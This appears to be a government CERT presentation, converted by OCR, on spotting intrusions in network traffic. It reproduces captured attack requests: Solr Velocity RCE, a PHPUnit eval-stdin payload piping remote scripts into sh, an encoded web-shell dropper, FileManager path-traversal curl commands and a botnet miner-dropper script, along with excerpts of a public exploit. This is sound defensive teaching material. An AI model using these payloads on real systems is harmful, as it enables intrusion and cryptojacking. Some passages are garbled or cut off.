# Common Cyber Threats Detection with Network Traffic Analysis

**Debashis Pal**
**Information Security Specialist**
**BGD e-GOV CIRT**
**www.cirt.gov.bd**

Skilled. Equipped. DigitalReady.

BGD e-GOV CIRT


# Introduction

The incident cases shown in this presentation ware collected by BGD e-GOV CIRT various source as part of reactive incident detection.

IP address and time stamp was intentionally blur or removed.

In this presentation we will discuss about cyber threat detection by analyzing network traffic. Specific implementation of the technology is beyond this presentation scope.

# Simple Topological Diagram




Skilled. Equipped. DigitalReady.

# Detect Active Intrusion with possible Vulnerability - 1

```
SRC: GET /solr/tpcol1/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x=%27%27)+%23set($rt=$x.class.forName(%27java.lang.Runtime%27))+
%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang.String%27))+%23set($ex=$rt.getRuntime().exec(%27whoami%
27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23foreach($i+in+%5B1..$out.available()%5D)$str.valueOf($chr.toChars($out.read()))%23end HTTP/1.1
SRC: Host:                    :8983
SRC: Connection: keep-alive
SRC: Accept-Encoding: gzip, deflate
SRC: Accept: */*
SRC: User-Agent: python-requests/2.22.0
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Content-Type: text/html;charset=utf-8
DST: Content-Length: 13
DST:
DST: 0 solr
DST:
```

Skilled. Equipped. DigitalReady.

# Detect Active Intrusion with possible Vulnerability - 1

SRC: POST /solr/sdgcol1/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x=%27%27)+%23set($rt=$x.class.forName(%27java.lang.Runtime%27)+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang.String%27))+%23set($ex=$rt.getRuntime().exec(%27curl+-o+%2Ftmp%2Fzzz+142.44.191.122%2Fs.sh%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23foreach($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end HTTP/1.1

SRC: Host: 8983

SRC: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36

SRC: Content-Length: 0

SRC: Content-Type: application/json

SRC: Accept-Encoding: gzip

SRC:

SRC:

DST: HTTP/1.1 500 (msg=Invocation of method 'toChars' in class java.lang.Class threw exception java.lang.IllegalArgumentException: Not a valid Unicode code point: 0xFFFFFFFF at custom.vm[line 1, column 333],trace=org.apache.velocity.exception.MethodInvocationException: Invocation of method 'toChars' in class java.lang.Class threw exception java.lang.IllegalArgumentException: Not a valid Unicode code point: 0xFFFFFFFF at custom.vm[line 1, column 333]?.at org.apache.velocity.runtime.parser.node.ASTMethod.handleInvocationException(ASTMethod.java:280)?.at org.apache.velocity.runtime.parser.node.ASTMethod.execute(ASTMethod.java:212)?.at org.apache.velocity.runtime.parser.node.ASTReference.execute(ASTReference.java:304)?.at org.apache.velocity.runtime.parser.node.ASTReference.value(ASTReference.java:605)?.at org.apache.velocity.runtime.parser.node.ASTExpression.value(ASTExpression.java:72)?.at org.apache.velocity.runtime.parser.node.ASTMethod.execute(ASTMethod.java:158)?.at org.apache.velocity.runtime.parser.node.ASTReference.exec

DST: Cache-Control: must-revalidate,no-cache,no-store

DST: Content-Type: text/html;charset=iso-8859-1

DST: Content-Length: 11977

DST:

DST: <html>

DST: <head>

DST: <meta http-equiv="Content-Type" content="text/html;charset=utf-8"/>

DST: <title>Error 500 (msg=Invocation of method 'toChars' in class java.lang.Class threw exception java.lang.IllegalArgume

DST: ntException: Not a valid Unicode code point: 0xFFFFFFFF at custom.vm[line 1, column 333],trace=org.apache.velocity.exception.MethodInvocationException: Invocation of method 'toChars' in class java.lang.Class threw exception java.lang.IllegalArgumentException: Not a valid Unicode code point: 0xFFFFFFFF at custom.vm[line

# Detect Active Intrusion with possible Vulnerability – 1 – Possible Root Cause

GitHub, Inc. [US] https://github.com/AleWong/Apache-Solr-RCE-via-Velocity-template/blob/master/apache_solr_exec.py

```
"""
auth: @l3_W0ng
version: 1.0
function: Apache Solr RCE via Velocity template
usage: python3 script.py ip [port [command]]
                default port=8983
                default command=whoami
note:
Step1: Init Apache Solr Configuration
Step2: Remote Exec in Every Solr Node
"""


import sys
import json
import time
import requests


class initSolr(object):

timestamp_s = str(time.time()).split('.')
timestamp = timestamp_s[0] + timestamp_s[1][0:-3]

def __init__(self, ip, port):
self.ip = ip
```

GitHub, Inc. [US] https://github.com/AleWong/Apache-Solr-RCE-via-Velocity-template/blob/master/apache_solr_exec.py

```
            }

def rce(self):
url = self.url + ("/select?q=1&&wt=velocity&v.template=custom&v.template.custom="
"%23set($x=%27%27)+"
"%23set($rt=$x.class.forName(%27java.lang.Runtime%27))+"
"%23set($chr=$x.class.forName(%27java.lang.Character%27))+"
"%23set($str=$x.class.forName(%27java.lang.String%27))+"
"%23set($ex=$rt.getRuntime().exec(%27" + self.command +
"%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+"
"%23foreach($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end")
try:
res = requests.get(url=url, timeout=5)
if res.status_code == 200:
try:
if res.json()['responseHeader']['status'] == '0':
return 'RCE failed @Apache Solr node %s\n' % self.node
else:
return 'RCE failed @Apache Solr node %s\n' % self.node
except:
return 'RCE Successfully @Apache Solr node %s\n %s\n' % (self.node, res.text.strip().strip('0'))

else:
return 'RCE failed @Apache Solr node %s\n' % self.node
except:
return 'RCE failed @Apache Solr node %s\n' % self.node


def check(ip, port='8983', command='whoami'):
system = initSolr(ip=ip, port=port)
if system.get_nodes()['state'] == 0:
print('No Nodes Found. Remote Exec Failed!')
else:
```

**CVE-2019-0192:**
In Apache Solr versions 5.0.0 to 5.5.5 and 6.0.0 to 6.6.5, the Config API allows to configure the JMX server via an HTTP POST request. By pointing it to a malicious RMI server, an attacker could take advantage of Solr's unsafe deserialization to trigger remote code execution on the Solr side.

# Detect Active Intrusion with possible Vulnerability - 2

```
SRC: POST /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
SRC: HOST:                    :80
SRC: USER-AGENT: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
SRC: CONNECTION: close
SRC: CONTENT-LENGTH: 53
SRC: CONTENT-TYPE: application/x-www-form-urlencoded
SRC: ACCEPT-ENCODING: gzip
SRC: <?=shell_exec("wget -q -O - 217.12.223.51/p.sh|sh")?>
DST: 200 OK
DST: DATE.                                  GMT
DST: SERVER: Apache/2.4.18 (Ubuntu)
DST: VARY: Accept-Encoding
DST: CONTENT-ENCODING: gzip
DST: CONTENT-LENGTH: 147
DST: CONNECTION: close
DST: CONTENT-TYPE: text/html; charset=UTF-8
DST: SET-COOKIE: SRVNAME=appone; path=/
DST: P NOT EXISTS\x0aa71ad3167f9402d8c5388910862b16ae\x0akinsing OK\x0a* * * * * wget -q -O - http://195.3.146.118/p.sh | sh > /dev/null 2>&1\x0acron good\x0a
```

Skilled. Equipped. DigitalReady.

# Detect Active Intrusion with possible Vulnerability – 2 – Possible Root Cause

**CVE-2017-9841 :**
Util/PHP/eval-stdin.php in PHPUnit before 4.8.28 and 5.x before 5.6.3 allows remote attackers to execute arbitrary PHP code via HTTP POST data beginning with a "<?php " substring, as demonstrated by an attack on a site with an exposed /vendor folder, i.e., external access to the /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php URI.

# Detect Active Backdoor for a Compromise Host -3

```
SRC: POST [redacted] 12/index2127.php HTTP/1.0
SRC: Host: [redacted]
SRC: User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6
SRC: Accept: text/html,*/*
SRC: Accept-Language: en-us,en
SRC: Accept-Encoding: deflate
SRC: Accept-Charset: iso-8859-1,*
SRC: Cache-Control: no-cache
SRC: Connection: close
SRC: Content-Type: application/x-www-form-urlencoded
SRC: Content-Length: 3840
SRC:
SRC: pass=2a2325d0dc3141a808ab74670ac8c6f7&a=Php&ajax=true&p1=$u0%3D"http:%2F%2Fstroiarenda.com%2Fmanager%2Fmedia%2Fcalendar%2Fimg%2Fj.jpg";%0
D%0A%0D%0A$u1%3D$u0;%0D%0A$u2%3D'http:%2F%2F103.48.16.51%2FOCD%2Fwp-content%2Fuploads%2F2018%2F12%2F';%0D%0A%0D%0A$sz%3D47367;%0
D%0A%0D%0A%0D%0A$n%3D"httpd";%0D%0A%0D%0A%0D%0A%0D%0A$u%3D"";%0D%0A$t%3D"";%0D%0A%0D%0A$s%3D"";%0D%0A%0D%0A$a%3D"";%0D%
0A$m%3D0;%0D%0Aif(strtolower(substr(PHP_OS,0,3))%3D%3D"win")+$m%3D1;%0D%0A$d%3Darray(".","%2Ftmp","%2Fvar%2Ftmp","%2Fusr%2Ftmp");%0D%0A$p%3
D@getenv("TEMP");%0D%0Aif($p)+array_push($d,$p);%0D%0A$p%3D@getenv("TMP");%0D%0Aif($p)+array_push($d,$p);%0D%0Aforeach($d+as+$p)%0D%0A{%0D%0
Aif(is_dir($p)+%26%26+is_writable($p))%0D%0A{%0D%0Aif($m)%0D%0A{%0D%0A$u%3D$u1;%0D%0A$t%3D"$p%5C%5C$n.pl";%0D%0Aif($p%3D%3D".")%0D%0A
{%0D%0A$a%3D"$p%5C%5Chtaccess.txt";%0D%0A$u2+.%3D+"$n.pl";%0D%0A}%0D%0A}%0D%0Aelse%0D%0A{%0D%0A$u%3D$u0;%0D%0A%0D%0A$t%3D"$p%2
F$n.pl";%0D%0A%0D%0Aif($p%3D%3D".")%0D%0A{%0D%0A$a%3D"$p
SRC: %2F.htaccess";%0D%0A$u2+.%3D+"$n.pl";%0D%0A}%0D%0A}%0D%0Abreak;%0D%0A}%0D%0A}%0D%0Aif(!$t)%0D%0A{%0D%0Aecho(16384-84)."z5a7ht8d
$m";%0D%0Aexit;%0D%0A}%0D%0A@unlink($t);%0D%0Aif(function_exists("file_get_contents"))%0D%0A{%0D%0A$s%3D@file_get_contents($u);%0D%0A}%0D%0Aif
($sz+!%3D+strlen($s))+$s%3D"";%0D%0Aif(!$s)%0D%0A{%0D%0Aif(function_exists("curl_init"))%0D%0A{%0D%0A$h%3D@curl_init();%0D%0Aif($h)%0D%0A{%0D%0
A@curl_setopt($h,CURLOPT_URL,$u);%0D%0A@curl_setopt($h,CURLOPT_RETURNTRANSFER,1);%0D%0A@curl_setopt($h,CURLOPT_HEADER,0);%0D%0A@curl_setopt($h,C
URLOPT_USERAGENT,"Mozilla%2F5.0+(Windows+NT+10.0;+Win64;+x64;+rv:58.0)+Gecko%2F20100101+Firefox%2F58.0");%0D%0A@curl_setopt($h,CURLOPT_CONNECT..
MEOUT,15);%0D%0A@curl_setopt($h,CURLOPT_TIMEOUT,15);%0D%0A$s%3D@curl_exec($h);%0D%0A@curl_close($h);%0D%0A}%0D%0A}%0D%0A}%0D%0Aif($sz+!%
3D+strlen($s))+$s%3D"";%0D%0Aif(!$s)%0D%0A{%0D%0Aecho(16384-83)."z5a7ht8d$m";%0D%0Aexit;%0D%0A}%0D%0A$w%3D0;%0D%0A$h%3D@fopen($t,"w");%0
D%0Aif($h)%0D%0A{%0D%0A$w%3D@fwrite($h,$s);%0D%0A@fclose($h);%0D%0A}%0D%0Aif(!$w)%0D%0A{%0D%0Aecho(16384-82)."z5a7ht8d$m";%0D%0Aexit;%0
```

# Detect Active Backdoor for a Compromise Host -3 – Confirmation


This seems a password protected web based backdoor, for example:



Skilled. Equipped. DigitalReady.


# IOC – Suspicious POST Request-4

```
SRC: POST / HTTP/1.1
SRC: Host: juronu.com
SRC: Content-Length: 924
SRC: Origin: chrome-extension://nabmpeienmkmicpjckkgihobgleppbkc
SRC: User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3237.0 Safari/537.36
SRC: Content-Type: text/plain;charset=UTF-8
SRC: Accept: */*
SRC: Accept-Encoding: gzip, deflate
SRC: Accept-Language: en-US,en;q=0.9
SRC: Connection: keep-alive
SRC:
SRC:
SRC: {"table":"extensions_b64","data":"cHRhZz1hOTRlN2U5MSZldnQ9YWxpdmUmdXJlZj0mZ3VpZD1iZTMxZDFlNi02MjIxLTQ3YjMtYjQ2My00Yzk4OWI2YzAwY2EmY2xpZW50PWN
ocm9taXVtJmFmbHQ9Y3JuX3NwaHduem1fMTlfMjNfc3NnMDImcHR5cGU9bWdtJmV4dHJhPSZ2ZXI9MTQuMS40LjU4JmlkPW5hYm0mbGFlZWw9Y2htbV9tZ210JmV4dHJhMj0mZXh0
cmEzPSZjcj0xNjE2NDIzMjImej0xMDU2Nzk3MzY4JnhscF9zZXNzX2d1aWQ9YmUzMWQxZTYtNjIyMS00N2IzLWI0NjMtNGM5ODliNmMwMGNhJmNobW1fdj02My4wLjMyMzcuMCZjZD
0yWHp1eUV0TjJZMUwxUXp1dEN0RDBFeUIwQ3lDeUUwQ3REMER0QjBFMEN5QjBFeUR0TjBEMFR6dTBTdEJ5QnRDeUR0TjFMMlh6dXlFdEZ5RHRBdEZ0RHRGeUR0RHROMUwxQ3p1
dE4xTDFHMUIxVjFOMlkxTDFRenUyU3lCMER0Q3RCdEJ5RDBDdER0R3RDMEYwQXp6dEd5Q3p5eUN0Q3RHdEEwRTBBeUJ0RzBGdER0QnlFeUJ5Q3RBMEV6enRCMEJ5QzJRdE4xTTF
GMUIyWjFWMU4yWTFMMVF6dTJTenoxUjFSMVMxUDFSMVF6enRHeUV0RHRCdER0R3lFMVQxUHRBdEcxUzFSenl5RHRHMVJ6eXlCenl5QjFSMVB0QzFTenp0RDFTMlF0TjBBMEx6dXR
EdE4xQjJaMVYxVDFTMU56dXROMVEyWjFCMVAxUnp1dEN5RHlEenl6eXp5dEN5QnRDenkmZXh0X2NjPUJEJnNlbmdpbmU9Z29vZ2xl"}
DST: HTTP/1.1 200 OK
DST: Access-Control-Allow-Methods: GET,HEAD,PUT,POST,DELETE
DST: Access-Control-Allow-Origin: chrome-extension://nabmpeienmkmicpjckkgihobgleppbkc
DST: Content-Type: application/json; charset=utf-8
DST: Date: Thu, 05 Mar 2020 15:13:29 GMT
DST: Content-Length: 15
DST: Connection: keep-alive
DST:
```

The data transfer happens because of some malicious chrome extension

# IOC – Suspicious POST Request-4





Skilled. Equipped. DigitalReady.

# IOC – Suspicious Domain Query -5

SRC: Bro UDP output from SRC:
SRC: \x00\x00\x01\x00\x00\x01\x00\x00\x00\x00\x00\x00\x0bdifferentia\x02ru\x00\x00\x01\x00\x01
SRC:
DST: Bro UDP output from DST:
DST: \x00\x00\x81\x80\x00\x01\x00\x02\x00\x00\x00\x00\x0bdifferentia\x02ru\x00\x00\x01\x00\x01\xc0\x0c\x00\x01\x00\x01\x00\x00\x09\xf7\x00\x04#\xe5].\xc0\x0c\x00
\x01\x00\x01\x00\x00\x09\xf7\x00\x04#\xe7\x97\x07
DST:
SRC: Bro DNS analyzer output:
SRC:
SRC: [ts=1561001814.386092, uid=CGNYVftM4aFUXWqI5, id=[orig_h=203.202.240.170, orig_p=56923/udp, resp_h=8.8.4.4, resp_p=53/udp], proto=udp, trans_id=0, rtt=51.
0 msecs 677.0 usecs, query=differentia.ru, qclass=1, qclass_name=C_INTERNET, qtype=1, qtype_name=A, rcode=0, rcode_name=NOERROR, AA=F, TC=F, RD=T, RA=T, Z=
0, answers=[35.229.93.46, 35.231.151.7], TTLs=[42.0 mins 31.0 secs, 42.0 mins 31.0 secs], rejected=F, total_answers=2, total_replies=2, saw_query=T, saw_reply=T]




Skilled. Equipped. DigitalReady.

# Defacement Detection With possible cause-6


SRC: POST /filemanager/upload.php HTTP/1.1
SRC: Host:
SRC: Connection: keep-alive
SRC: Content-Length: 1548
SRC: Accept: application/json, text/javascript, */*; q=0.01
SRC: Origin: http://www.bangladeshcustoms.gov.bd
SRC: X-Requested-With: XMLHttpRequest
SRC: Save-Data: on
SRC: User-Agent: Mozilla/5.0 (Linux; Android 8.1.0; Redmi Note 5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.62 Mobile Safari/537.36
SRC: Accept-Language: id-ID,id;q=0.9,en;q=0.8,ko;q=0.7,th;q=0.6,zh-TW;q=0.5,zh;q=0.4
SRC: Cookie: last_position=%2F; PHPSESSID=lovl3nla2mglr7lqeqmjag3m07
SRC:
SRC:
SRC: ------WebKitFormBoundaryAAaqfzzTZmdDluWm
SRC: Content-Disposition: form-data; name="fldr"
SRC:
SRC: undefined
SRC: ------WebKitFormBoundaryAAaqfzzTZmdDluWm
SRC: Content-Disposition: form-data; name="files[]"; filename="gotcha.txt"
SRC: Content-Type: text/plain

DST: HTTP/1.1 200 OK
DST: Date: Fri, 06 Mar 2020 07:44:38 GMT
DST: Expires: Thu, 19 Nov 1981 08:52:00 GMT
DST: Pragma: no-cache
DST: Cache-Control: no-store, no-cache, must-revalidate
DST: Content-Disposition: inline; filename="files.json"
DST: X-Content-Type-Options: nosniff
DST: Access-Control-Allow-Origin: *
DST: Access-Control-Allow-Credentials: false
DST: Access-Control-Allow-Methods: OPTIONS, HEAD, G
DST: Access-Control-Allow-Headers: Content-Type, Cont
DST: Vary: Accept
DST: Upgrade: h2
DST: Connection: Upgrade, Keep-Alive
DST: Keep-Alive: timeout=5, max=100
DST: Transfer-Encoding: chunked
DST: Content-Type: application/json
DST:
DST: 164
DST: {"files":[{"name":"gotcha.html","size":1261,"type":"t

# Defacement Detection With possible cause-6

```
SRC: POST /filemanager/execute.php?action=delete_file HTTP/1.1
SRC: Host:
SRC: Connection: keep-alive
SRC: Content-Length: 23
SRC: Accept: */*
SRC: Origin: http://www.
SRC: X-Requested-With: XMLHttpRequest
SRC: Save-Data: on
SRC: User-Agent: Mozilla/5.0 (Linux; Android 8.1.0; Redmi Note 5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.62 Mobile Safari/537.36
SRC: Content-Type: application/x-www-form-urlencoded; charset=UTF-8
SRC: Referer:                                  /filemanager/dialog.php?editor=0&type=0&lang=en_EN&popup=0&crossdomain=0&field_id=&relative_url=0&akey=key&
ldr=
SRC: Accept-Encoding: gzip, deflate
SRC: Accept-Language: id-ID,id;q=0.9,en;q=0.8,ko;q=0.7,th;q=0.6,zh-TW;q=0.5,zh;q=0.4
SRC: Cookie: last_position=%2F; PHPSESSID=iovl3nla2mgir7iqeqmjag3m07
SRC:
SRC: path=7.shtml.html&name=
DST: HTTP/1.1 200 OK
DST: Date: Fri, 06 Mar 2020 07:47:03 GMT
DST: Expires: Thu, 19 Nov 1981 08:52:00 GMT
DST: Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
DST: Pragma: no-cache
DST: Upgrade: h2
DST: Connection: Upgrade, Keep-Alive
DST: Content-Length: 0
```

Possible cause: Responsive FileManager Vulnerability

VPN www.exploit-db.com/exploits/45987


```
# We can bypass the directory traversal mitigation by using an array.
$ curl -X POST -d "paths[0]=../../../../../../../../../tmp/hacked.txt" -H "Cookie: PHPSESSID=12k93hcuj6b7qt2jmnn40rd612"
"http://localhost:1111/filemanager/execute.php?action=delete_file"

5. Arbitrary directory deletion via path traversal mitigation bypass through `delete_folder` action in execute.php.

# We can bypass the directory traversal mitigation by using an array.
$ curl -X POST -d "paths[0]=../filemanager" -H "Cookie: PHPSESSID=12k93hcuj6b7qt2jmnn40rd612" "http://localhost:1111/filemanager/execute.php?
action=delete_folder"
```

Skilled. Equipped. DigitalReady.

# IOC- Communication with CnC Master- current threat -7

**Outlaw Hacking Group's Botnet Activity**

Compromise host download Monero miner script named dota3.tar.gz from Outlaw Hacking Group's CnC Master.
The shell script downloads, extracts, and executes the miner payload. The extracted TAR file contains folders with scripts and the miner and backdoor components.



# IOC- Communication with CnC Master- current threat -7(What the script do into the system?)

```
SRC: GET /tddwrt7s.sh HTTP/1.1
SRC: User-Agent: Wget/1.13.4 (linux-gnu)
SRC: Accept: */*
SRC: Host:
SRC: Connection: Keep-Alive
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Server: nginx/1.4.6 (Ubuntu)
DST: Date:                                  GMT
DST: Content-Type: application/octet-stream
DST: Content-Length: 2169
DST: Last-Modified:                                 GMT
DST: Connection: keep-alive
DST: ETag: "5e931e3f-879"
DST: Accept-Ranges: bytes
DST:
DST: #!/bin/bash
DST:
DST: if [[ "$ARCH" =~ ^arm ]]; then
DST: .echo "Arm detected. Exiting".
DST: .pkill -9 rsync
DST: .kill -9 `ps x|grep rsync|grep -v grep|awk '{print $1}'` > .out
DST: .for pid in $(ps -ef | grep "rsync" | awk '{print $2}'); do kill -9 $pid; done> .out
DST: .exit 0
DST: fi
DST:
DST: rm -rf /tmp/.X2*
```

```
DST: cd /tmp
DST: rm -rf .ssh
DST: rm -rf .mountfs
DST: rm -rf .X2*
DST: rm -rf .X3*
DST: .rm -rf .X19-unix*
DST: rm -rf .X21-unix*
DST: rm -rf .X22-unix*
DST: rm -rf .X23-unix
DST: rm -rf .X25-unix
DST: mkdir .X25-unix
DST: cd .X25-unix
DST: RANGE=6
DST: s=$RANDOM
DST: let "s %= $RANGE"
DST: if [ $s == 0 ]; then
DST: sleep $[ ( $RANDOM % 500 ) + 15 ]s
DST: curl -O -f $1 || wget -w 3 -T 10 -t 2 -q --no-check-certificate $1
DST: fi
DST: if [ $s == 1 ]; then
DST: sleep $[ ( $RANDOM % 500 ) + 5 ]s
DST: curl -O -f $2 || wget -w 3 -T 10 -t 2 -q --no-check-certificate $2
DST:
DST: fi
DST: if [ $s == 2 ]; then
DST: sleep $[ ( $RANDOM % 500 ) + 25 ]s
DST: curl -O -f $3 || wget -w 3 -T 10 -t 2 -q --no-check-certificate $3
DST: fi
DST: if [ $s == 3 ]; then
DST: sleep $[ ( $RANDOM % 500 ) + 10 ]s
DST: curl -O -f $4 || wget -w 3 -T 10 -t 2 -q --no-check-certificate $4
DST: fi
DST: if [ $s == 4 ]; then
DST: sleep $[ ( $RANDOM % 500 ) + 30 ]s
DST: curl -O -f $5 || wget -w 3 -T 10 -t 2 -q --no-check-certificate $5
DST: fi
DST: if [ $s == 5 ]; then
DST: sleep $[ ( $RANDOM % 500 ) + 15 ]s
DST: curl -O -f $6 || wget -w 3 -T 10 -t 2 -q --no-check-certificate $6
```

```
DST: fi
DST: if [ $s == 6 ]; then
DST: sleep $[ ( $RANDOM % 500 ) + 55 ]s
DST: curl -O -f $7 || wget -w 3 -T 10 -t 2 -q --no-check-certificate $7
DST: fi
DST: sleep 60s
DST: tar xvf dota3.tar.gz
DST: sleep 10s
DST: # rm -rf dota3.tar.gz
DST: cd .rsync
